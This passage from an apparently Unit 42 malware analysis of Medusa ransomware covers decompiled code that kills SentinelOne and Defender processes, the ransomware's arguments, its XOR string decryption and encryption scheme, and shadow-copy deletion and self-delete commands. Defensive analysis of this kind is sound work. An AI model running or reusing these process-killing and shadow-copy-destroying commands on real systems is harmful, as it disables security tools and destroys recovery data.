81    u42_wrapper_process_enum_cmp_kill("kavfswp.exe");
82    u42_wrapper_process_enum_cmp_kill("kavtray.exe");
83    u42_wrapper_process_enum_cmp_kill("mpcmdrun.exe");
84    u42_wrapper_process_enum_cmp_kill("msmpeng.exe");
85    u42_wrapper_process_enum_cmp_kill("NisSrv.exe");
86    u42_wrapper_process_enum_cmp_kill("MpCopyAccelerator.exe");
87    Sleep(8000u);
88  }
89}
```

Figure 12. First driver targeting list of security processes for termination.

If the system has a process name that matches the hard-coded security tool process name, then an undocumented IOCTL code is used (0x222094) for termination of the process as shown in Figure 13. The primary difference between the two drivers is the use of file paths and the IOCTL (0x222184), which will delete the file based on the file path provided.

```
55  v7 = u42_wrapper_device_io_control(0x222088, (unsigned int)L"ED AD FG HG GF TR SY UT GH NG GT", 66, 0, 0);
56  if ( v7 != 1 )
57  {
58    MessageBoxA(0i64, "Failed to connect kernel driver!", "System Error", 0x1010u);
59    v3 = GetCurrentProcess();
60    TerminateProcess(v3, 0);
61  }
62  sub_401B9A(L"C:\\Windows\\System32\\drivers\\SentinelOne\\23.1.4.650\\SentinelMonitor.sys");
63  sub_401BE2("C:\\Program Files\\SentinelOne");
64  while ( 1 )
65  {
66    u42_wrapper_process_enum_cmp_kill("sentinelhelperservice.exe");// SentinelOne
67    u42_wrapper_process_enum_cmp_kill("sentinelservicehost.exe");
68    u42_wrapper_process_enum_cmp_kill("sentinelstaticenginescanner.exe");
69    u42_wrapper_process_enum_cmp_kill("sentinelagent.exe");
70    u42_wrapper_process_enum_cmp_kill("sentinelagentworker.exe");
71    u42_wrapper_process_enum_cmp_kill("sentinelstaticengine.exe");
72    u42_wrapper_process_enum_cmp_kill("sentinelui.exe");
73    u42_wrapper_process_enum_cmp_kill("mpcmdrun.exe");// Microsoft
74    u42_wrapper_process_enum_cmp_kill("msmpeng.exe");
75    u42_wrapper_process_enum_cmp_kill("NisSrv.exe");
76    u42_wrapper_process_enum_cmp_kill("MpCopyAccelerator.exe");
77    Sleep(8000u);
78  }
79}
```

Function IOCTL: 0x222184

Function IOCTL: 0x222094

Figure 13. Second driver targeting file paths and list of processes.

Discovery and Reconnaissance

Unit 42 researchers observed Medusa ransomware actors using the portable version of Netscan – with a novel twist. An associated netscan.xml file was paired with software that bolstered the overall functionality out of the box. This included various types of remote service discovery and preconfigured mappings for actions such as PsExec as well as the deployment of the ransomware binary.

Many options are available from the custom configuration related to the following:

- WMI
- Registry
- Services
- Files
- SNMP
- Account groups
- XML
- SSH
- PowerShell

The remote scripting features extend the tool's capabilities with VBScript and JScript.

The remote scripts that are included use Cyrillic script (shown in Figure 14).They are translated into English (shown in Figure 15). This provides a clue to the preferred language of the creator and users of the configuration, and possibly of the background of the Medusa ransomware group using these features.



Figure 14. Remote scripting feature in original Cyrillic.



Figure 15. Remote scripting feature translated to English.

Figure 16 shows an example of the codebase for the list of files script and the contents related to what the files enumerated under the Windows directory return.



Figure 16. Example for list of script files.

Figure 17 shows the codebase for the login time script related to specific login types found and the fields it returns.



Figure 17. Example for login time script.

Upon finishing a network scan, the operator of the tool can then right-click on a device listed in the results and will have many custom point-and-click options available on a remote system as shown below in Figure 18. The options in the menu shown in Figure 18 that end with Gaze show a naming convention used by Medusa ransomware related to the ransomware binary, and give insight into a technique for deploying Medusa ransomware.

- Copy_Gaze (Ctrl+G)
- Deploy Gaze (Ctrl+T)
- Copy_Run_Gaze (Ctrl+W)



Figure 18. Medusa ransomware configuration.

In-Depth Look Into Medusa's Gaze

Unit 42 observed a common theme in Medusa's ransomware binary that aligns with the mythology of Medusa herself: the use and inclusion of the term gaze in the debug path in PEStudio, as shown in Figure 19. This theme continued with the name of the binary and the naming scheme used in the netscan.xml configuration file (mentioned previously). We will refer to the ransomware binary as Gaze in the next section.



Figure 19. PDB string in Gaze binary.

The Windows variant of Medusa ransomware can be run with 11 possible arguments, as shown below in Table 1.

Argument	Purpose
V	Check the version of the ransomware binary
n	Use network drive (uses a byte flag)
s	Exclude system drive (uses a byte flag)
d	Do not delete itself
f	Exclude system folder
p	Do not use preprocess (uses a byte flag)
k	Load RSA public key from file
t	Load ransom note from file
w	PowerShell -execution policy bypass -File %s
v	Show console window
i	Encrypt a specific folder

Table 1. Medusa ransomware parameters.

When running a Windows executable sample from November 2023 with the -V argument, the sample identifies as version 1.20 as shown below in Figure 20. This versioning system shows that the ransomware has some sort of development cycle, as one of the earliest public sightings of the ransomware binary was uploaded in February

2023 and is version 1.10. It is observed within SHA-256 [736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270](736de79e0a2d08156bae608b2a3e63336829d59d38d61907642149a566ebd270).



Figure 20. Ransomware sample version.

The Medusa ransomware binary employs string encryption for the following functions:

- Targeted services
- Targeted processes
- File extension allowlist
- Folder path allowlist

Figure 21 shows one code block example of the many string decryption code blocks within the binary, all of which have a similar control flow. Each string decryption code block has two functions. The first function moves the encrypted string into memory shown as u42_push_string_medusa in Figure 21. The second function is named u42_string_decrypt_7characters and uses an XOR encryption method with the key of 0x2E (also Figure 21).



Figure 21. String decryption function in the Gaze.exe ransomware sample.

In Figure 22, the hex representation for the string is moved and allocated on the functions stack frame, and then the hex string is moved into a section of memory and retrieved with a dereferenced pointer.

Figure 22. Decompiled view of moving encrypted hex string 0x2E6F7D7B6A6B6300.

When the function u42_push_string_medusa is done and returns a pointer to the string, it will initially be located in EAX as shown in Figure 21. EAX will be moved into ESI and then the contents of ESI will be moved into ECX. The register ECX is the parameter passed to the function u42_string_decrypt_7character, which contains the encrypted string pointer.

The pointer to the string contents is used as an array to access each character in the string. XOR decrypts it with the key of 0x2E as shown in Figure 23.

```
1  char __thiscall u42_string_decrypt_7characters(_BYTE *this)
2  {
3    char result; // al
4
5    result = this[7];
6    if ( result )
7    {
8      *this ^= 0x2Eu;
9      this[1] ^= 0x2Eu;
10     this[2] ^= 0x2Eu;
11     this[3] ^= 0x2Eu;
12     this[4] ^= 0x2Eu;
13     this[5] ^= 0x2Eu;
14     this[6] ^= 0x2Eu;
15     result ^= 0x2Eu;
16     this[7] = result;
17   }
18   return result;
19 }
```

Figure 23. Decompiled view of string decryption function used on 0x2E6F7D7B6A6B6300.

Validation of the string decryption method can be seen as shown in Figure 24 with a CyberChef recipe.



Figure 24. Verification of string decryption using CyberChef.

Medusa ransomware uses RSA asymmetric encryption for protecting the AES256 key used for encrypting a victim's files. The AES256 key is set up using a 32-byte key and a 16-byte initialization vector. The encrypted files are renamed with the extension .medusa.

During file enumeration and encryption, the sample avoids files with the following extensions:

- .dll
- .exe
- .lnk
- .medusa

The list of folder paths to skip is as follows:

- \Windows\
- \Windows.old\
- \PerfLogs\
- \MSOCache\

- G_skp_dir
- Program Files
- Program Files (x86)
- ProgramData.

The ransom note is dropped as !!read_me_medusa!!.txt and its contents are shown in Figure 25.

Figure 25. Medusa ransomware ransom note.

The ransomware will perform various vssadmin-related operations, and it deletes itself with the following commands to impact recovery and forensic efforts:

- vssadmin Delete Shadows /all /quiet
- vssadmin resize shadowstorage /for=C: /on=C: /maxsize=401MB
- vssadmin resize shadowstorage /for=C: /on=C: /maxsize=unbounded
- cmd /c ping localhost -n 3 > nul & del

Conclusion

The emergence of the Medusa ransomware in late 2022 and its notoriety in 2023 marks a significant development in the ransomware landscape. This operation showcases complex propagation methods, leveraging both system vulnerabilities and initial access brokers, while adeptly avoiding detection through living-off-the-land techniques.

The Medusa Blog signifies a tactical evolution toward multi-extortion, with the group employing transparent pressure tactics on victims through ransom demands publicized online. With 74 organizations across a spectrum of industries affected to date, Medusa's indiscriminate targeting emphasizes the universal threat posed by such ransomware actors.

Technical analysis by Unit 42 researchers reveals the nuanced exploitation strategies employed by the Medusa ransomware group, from webshell placement on compromised servers to the deployment of encrypted kernel drivers. This culminates in a novel application of netscan tools and Medusa’s gaze leading to file encryption using the ominous .medusa file extension. As such, Medusa ransomware stands as a significant threat to organizations, demanding a more proactive and strong defensive strategy.

Protections and Mitigations

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- Advanced WildFire: The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
- Cortex XDR: All known Medusa ransomware samples are prevented by the XDR agent out of the box using the following modules:
    - Anti-ransomware module to prevent Medusa encryption behaviors on Windows
    - Local Analysis prevention for Medusa binaries on Windows
    - Behavioral Threat Protection (BTP) rule helps prevent ransomware activity on Windows as well as Linux
    - Additional protection can be added using indicators for Medusa
- Next-Generation Firewalls (NGFW):
    - DNS signatures detect the known command and control (C2) domains, which are also categorized as malware in URL Filtering.
    - Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the Webshell file traffic with best practices via the following Threat Prevention signatures: 80744, 86828.
- Prisma Cloud:
